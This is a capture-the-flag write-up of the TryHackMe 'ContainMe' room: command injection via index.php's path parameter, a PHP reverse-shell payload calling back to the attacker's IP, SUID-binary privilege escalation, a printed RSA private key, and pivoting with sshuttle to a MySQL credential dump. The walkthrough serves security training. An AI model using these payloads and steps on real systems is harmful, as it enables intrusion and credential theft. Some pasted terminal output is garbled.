

ContainMe

ContainMe

<https://tryhackme.com/room/containme1>

```
rustscan -a 10.10.233.226 -- -sC -sV -A | tee scan.txt
```

Open 10.10.233.226:22

Open 10.10.233.226:80

Open 10.10.233.226:2222

Open 10.10.233.226:8022

```
dirsearch -u 10.10.233.226
```

```
$ dirsearch -u 10.10.233.226
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:46:00 v0.4.2
(1111) (71111) 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordl
ist size: 10927 00:46:00.00s elapsed
Read data files from: /usr/bin/./share/nmap
Output File: /home/kali/.dirsearch/reports/10.10.233.226_23-09-01_07-09-21.tx
tmap done: 1 IP address (1 host up) scanned in 191.85 seconds

Error Log: /home/kali/.dirsearch/logs/errors-23-09-01_07-09-21.log

$ cat
Target: http://10.10.233.226/ Music Pictures privilege_escalation Public scan.txt sa

[07:09:22] Starting:
[07:09:29] 403 - 278B - ./ht_wsr.txtusr/share/wordlists/dirbuster/directory-list-2.3-med
[07:09:30] 403 - 278B - /.htaccess.bak1
[07:09:30] 403 - 278B - /.htaccess.orig
[07:09:30] 403 - 278B - /.htaccess.samplelmauer (@firefart)
[07:09:30] 403 - 278B - /.htaccess.save
[07:09:30] 403 - 278B - /.htaccess_extra233.226
[07:09:30] 403 - 278B - /.htaccessOLD
[07:09:30] 403 - 278B - /.htaccessBAK
[07:09:30] 403 - 278B - /.htaccess_origordlists/dirbuster/directory-list-2.3-medium.txt
[07:09:30] 403 - 278B - /.htaccess_sc
[07:09:30] 403 - 278B - /.htaccessOLD26
[07:09:30] 403 - 278B - /.html
[07:09:30] 403 - 278B - /.htm
[07:09:30] 403 - 278B - /.htpasswd_testn mode
[07:09:30] 403 - 278B - /.httr-oauth
[07:09:30] 403 - 278B - /.htpasswd
[07:09:33] 403 - 278B - ./php terminating
[07:10:44] 200 - 11KB - /index.html
[07:10:44] 200 - 329B - /index.php
[07:10:45] 200 - 329B - /index.php/login/
[07:10:46] 200 - 68KB - /info.php
```

Task Completed

In index.php I find very interesting comment!!! I think I can manipulate with path

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 GET /index.php HTTP/1.1 2 Host: 10.10.233.226 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>		<pre> 4 X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.8 5 Vary: Accept-Encoding 6 Content-Length: 329 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 <html> 11 <body> 12 <pre> 13 total 28K 14 drwxr-xr-x 2 root root 4.0K Jul 16 2021 . 15 drwxr-xr-x 3 root root 4.0K Jul 15 2021 .. 16 -rw-r--r-- 1 root root 11K Jul 15 2021 index.html 17 -rw-r--r-- 1 root root 154 Jul 16 2021 index.php 18 -rw-r--r-- 1 root root 20 Jul 15 2021 info.php 19 </pre> 20 21 <!-- where is the path ? --> 22 23 </body> </pre>	


After enumerate I find RCE

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre> 1 GET /index.php?path=whoami HTTP/1.1 2 Host: 10.10.233.226 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>		<pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 01 Sep 2023 11:17:13 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.8 5 Vary: Accept-Encoding 6 Content-Length: 338 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 <html> 11 <body> 12 <pre> 13 total 28K 14 drwxr-xr-x 2 root root 4.0K Jul 16 2021 . 15 drwxr-xr-x 3 root root 4.0K Jul 15 2021 .. 16 -rw-r--r-- 1 root root 11K Jul 15 2021 index.html 17 -rw-r--r-- 1 root root 154 Jul 16 2021 index.php 18 -rw-r--r-- 1 root root 20 Jul 15 2021 info.php 19 www-data 20 </pre> 21 22 <!-- where is the path ? --> 23 24 </body> 25 </html> 26 </pre>	

```
http://10.10.233.226/index.php?path=.;php%20-
```

```
r%20%27$sock=fsockopen(%2210.11.28.126%22,4444);$proc=proc_open(%22sh%22,%20array(0=%3E$sock,%201=%3E$sock,%202=%3E$sock),$pipes);%27
```

URL code and i have a shell

<pre> \$ nc -lnvp 4444 listening on [any] 4444 ... connect to [10.11.28.126] from (UNKNOWN) [10.10.233.226] 55458 id uid=33(www-data) gid=33(www-data) groups=33(www-data) </pre>	
---	--

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Here I found only user mike

after enumerating I found interesting binary

```
find / -type f -perm -u=s 2>/dev/null
```

```
find / -type f -perm -u=s 2>/dev/null 64: xv:102.0) Gecko/20100101 Firefox/102.0
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd: en-US,en;q=0.5
/usr/bin/chfn ng: gzip, deflate
/usr/bin/at :close
/usr/bin/chsh ure-Requests: 1
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
www-data@host1:/home/mike$ /usr/share/man/zh_TW/crypt
/usr/share/man/zh_TW/crypt
CRYPTSHELL
```

The only way to get the root I found `./crypt mike`

```
www-data@host1:/usr/share/man/zh_TW$ ./crypt mike
./crypt mike
CRYPTSHELL

root@host1:/usr/share/man/zh_TW# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@host1:/usr/share/man/zh_TW#
```

I am root, but where is the flag

Ok Here is only 1 flag, It must be somewhere on ssh, I am in 80 port

so I try to use user mike on ssh (22port and 8022 port)! Also I have mike's private key

```

root@host1:/home/mike/.ssh# ls -la
ls -la
total 16
drwx----- 2 mike mike 4096 Jul 19 2021 .
drwxr-xr-x 5 mike mike 4096 Jul 30 2021 ..
-rw----- 1 mike mike 1679 Jul 15 2021 id_rsa
-rw-r--r-- 1 mike mike 392 Jul 15 2021 id_rsa.pub
root@host1:/home/mike/.ssh# cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAAnWmOnLHQfBxrW0W0YuCiTuuGjCMUrISE4hdDMMuZruW6nj+z
YQCmjcL3T4j7v3/ddOBsTgxwi/+ZRZtRqJlvKEevPHJ8cR1DX7mmNyU3w/DRMnrW
djCiozYXVYdmj9v3e8xPbR6ybJX6fKpTuaDVdiwqQAecbvs5tBUkonAYUBuv1nhb
p/6+ZRYWNWv9RXE1XRuhROXD1Kl/tm7z4EcGZEDHu36oka23JJL7vzMeNtAdz3JF
wlGAtXH1cpdNa3+JKl/dBrRjV+YT3YivlqA2z4tRx/sA91RTxE05oTYEL0bR1cKg
UPf1b21ecna8mpvQnkQmqQe8W9tSSLzVb6jnowIDAQABAoIBAA0904liSy6lFUJv
8mP+kKgilwZiTPLVkneRjU0lUp+rIq78nJGkBF4X78T4uH06xV13IqTN1wlvTezU
y2FqxjaVEN/8oQrCc1AxxREOSEpqjq24NyFqL4fKnNvMr4uZ7I60+FktI8S0OKsT
iEcsh8eQn10TRszuxEOpI50l6eWSzMPKxuw4ChniJsvaz8IDkYd40/MDddjgcttb
Wv+LhX7qANPnRzeIDUNG2wmy3U+gxIJno/h3Xec0kVNQ0qwZmr56D09G1oBbTU+4
6ynpIG2hEbSwGktWmnfw/40+DZr8NiqeLY10G0MIwFIycuj2QfIF+mY6nqCZPWrH
8Lkf8wECgYEA0PMS/uqxL5u4e+bwSPdtfhEvFxx33/+PWWFIx0c5v7/jwtSW+/0v
YEIDC/DmHh9h4aF8dHMg8x18B50dw0HuLHWIgezNjJ9M8jwQgixRGamc5m6oFWh5
59581KWVIuDFqLG/6DN6cW/QQDo2MrNKP3QADeUPb2jhflzmir0TDLEcGYEAwNud
VzZ6ON5YvbJbNh/JltSS1jAqUftzheX/m+3VrjE0iChLGvYP84aY7qpbiXNLHe+3
1/4JPoTljlm12RMTdZjAiF52u6KXwOLx6alGFoSbmAoZYG/4/Z0pwLjcozWGrjYD
03EDPdCclzWFyCqD9pYFGVAveJuqx3rGYm1x/pMCgYEA0IdWFNwq0sYhBl6CvX9Z
YbBKm7XKQp2s9LnpJSAbLReXebBqgk+6gUk/+yH0to9BQ0nDiAACCT8KshqGQoDA
7tPZiTjIJqgwxatWgm0aCI9yi7IwxzPCPbqYQCye0wuxl9rVGCqP7zfU0NSHlG/E
ELF3AGby0ZANQuv6FMn/gfECgYEAkjoyK31P4KyeBn8kb35coDNffm2YuP56Ei1Y
yMblPKVsWkyK3dRf5VrJvDSJIUe8zd8Duw6PvcqQL4XDnTq8h26hlQRi7FQU0hiB
KhTB4rL7MqV9pkRgOx0eI9VG3azpCFBGsfypA4aYJIJdhG7QDfijtxS4CtStAYES
yHCJfWcCgYAFzAx6hwi9smlvCpoZ1D8TRyqlxKf4YtSkTl74ZyiRESfvpuZSiclg
mFdVoH0t+gkpsXkmGmuqymIBRYGEw3dJ2C4MRPjx0UFpua0BAZ5k0ly6eaZuejWj
0/AHOf/j0fwwM4G2X0L8yJjqq/5F6N0jf9uxEusphzDcr/I1inuY3A=
-----END RSA PRIVATE KEY-----
root@host1:/home/mike/.ssh#

```

This didn't work

So I found other interfaces)))

```

root@host1:/home/mike/.ssh# ip a
ip a
lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:9c:ff:0f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.250.10/24 brd 192.168.250.255 scope global dynamic eth0
        valid_lft 1952sec preferred_lft 1952sec
    inet6 fe80::216:3eff:fe9c:ff0f/64 scope link
        valid_lft forever preferred_lft forever
eth1@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:46:6b:29 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.20.2/24 brd 172.16.20.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::216:3eff:fe46:6b29/64 scope link
        valid_lft forever preferred_lft forever
root@host1:/home/mike/.ssh#

```

I create root ssh keys


```
ssh-keygen
```

```
cp id_rsa.pub authorized_keys
```

 publik key to authorized keys,

save private key on my kali machine, and use sshuttle to shared all visible interfaces

```
sshuttle -r root@10.10.233.226 --ssh-cmd "ssh -i id_rsa_root" 172.16.20.2/24
```

```
(kali㉿kali)-[~]  
$ sshuttle -r root@10.10.233.226 --ssh-cmd "ssh -i id_rsa_root" 172.16.20.2/24  
c : Connected to server.
```

After I scan hosts I found 20 and 80 port open on host .6

```
ssh -i id_rsa mike@172.16.20.6
```

 and I am mike on ssh

```
root@host1:/home/mike/.ssh# ssh -i id_rsa mike@172.16.20.6  
The authenticity of host '172.16.20.6 (172.16.20.6)' can't be established.  
ECDSA key fingerprint is SHA256:L1BKa1sC+LgClbpAX5jJvzYALuhUDf1zEzhPc/C++/8.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '172.16.20.6' (ECDSA) to the list of known hosts.
```

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

```
Last login: Mon Jul 19 20:23:18 2021 from 172.16.20.2
```

```
mike@host2:~$
```

```
scp -i id_rsa /home/kali/privilage_escalation/linpeas.sh
```

```
mike@172.16.20.6:/home/mike
```

download linpeas

I found mysql server

```
Processes, Crons, Timers, Services and Sockets  
Cleaned processes  
Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes  
root 1 0.0 0.8 77368 8420 ? Ss 10:40 0:00 /sbin/init  
root 53 0.0 1.2 111072 12892 ? Ss 10:40 0:00 /lib/systemd/systemd-journald  
root 65 0.0 0.3 42116 3264 ? Ss 10:40 0:00 /lib/systemd/systemd-udevd  
systemd+ 138 0.0 0.4 71724 4836 ? Ss 10:40 0:00 /lib/systemd/systemd-networkd  
systemd+ 139 0.0 0.4 70496 4716 ? Ss 10:40 0:00 /lib/systemd/systemd-resolved  
root 157 0.0 0.5 70472 5628 ? Ss 10:40 0:00 /lib/systemd/systemd-logind  
root 164 0.0 1.6 169176 16832 ? Ssl 10:40 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers  
root 173 0.0 0.2 30112 2932 ? Ss 10:40 0:00 /usr/sbin/cron -f  
daemon[0m 175 0.0 0.2 28340 2248 ? Ss 10:40 0:00 /usr/sbin/atd -f  
message+ 181 0.0 0.4 50076 4220 ? Ss 10:40 0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-socket=/dev/dbus  
root 182 0.0 0.2 14776 2080 ? Ss+ 10:40 0:00 /sbin/agetty -o -p -- u --noclear --keep-baud console 115200,38400,9600 vt220  
root 184 0.0 1.9 186036 19608 ? Ssl 10:40 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-reboot  
root 198 0.0 0.6 72308 6124 ? Ss 10:40 0:00 /usr/sbin/sshd -D  
mike 596 0.0 0.3 103860 3592 ? S 13:17 0:00 _ sshd: mike@pts/0  
mike 597 0.0 0.3 20396 3808 pts/0 Ss 13:17 0:00 _ -bash  
mike 667 0.0 0.2 5356 2500 pts/0 S+ 13:25 0:00 _ /bin/sh ./linpeas.sh  
mike 3824 0.0 0.0 5356 876 pts/0 S+ 13:25 0:00 _ /bin/sh ./linpeas.sh  
mike 3828 0.0 0.3 36160 3188 pts/0 R+ 13:25 0:00 _ ps fauxwww  
mike 3827 0.0 0.0 5356 876 pts/0 S+ 13:25 0:00 _ /bin/sh ./linpeas.sh  
mysql 245 0.0 17.4 1161372 176080 ? Sl 10:40 0:03 /usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid  
mike 538 0.0 0.7 70404 7268 ? Ss 13:17 0:00 /lib/systemd/systemd --user  
mike 539 0.0 0.2 109284 2892 ? S 13:17 0:00 _ (sd-pam)
```

But no creds!!!

After enumerating I try to login with weak passwords, and 1 of them was good

mike:password

I have a passwords

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| accounts |
+-----+
2 rows in set (0.00 sec)

mysql> use accounts;
Database changed
mysql> show tables;
+-----+
| Tables_in_accounts |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+-----+-----+
| login | password |
+-----+-----+
| root | [REDACTED] |
| mike | [REDACTED] |
+-----+-----+
2 rows in set (0.00 sec)
```

Both passwords needed to open mike's zrchive in root's directory

```
mike@host2:~$ su root
Password: linpeas.sh
root@host2:/home/mike# cd /root
root@host2:~# ls -la
total 28
drwxr-xr-x 4 root root 4096 Jul 19 2021 .
drwxr-xr-x 22 root root 4096 Jun 29 2021 ..
lrwxrwxrwx 1 root root 10 Jul 19 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwxr-xr-x 3 root root 4096 Jul 15 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwxr-xr-x 2 root root 4096 Jul 15 2021 .ssh
-rw-r--r-- 1 root root 218 Jul 16 2021 mike.zip
root@host2:~# unzip mike.zip
Archive:  mike.zip
[mike.zip] mike password:
extracting: mike
root@host2:~# ls /home/kali/privilage_escalation/linpeas.sh mike@172.16.20.6:/home/mike
mike  mike.zip
root@host2:~# cat mike
THM{ [REDACTED] }
```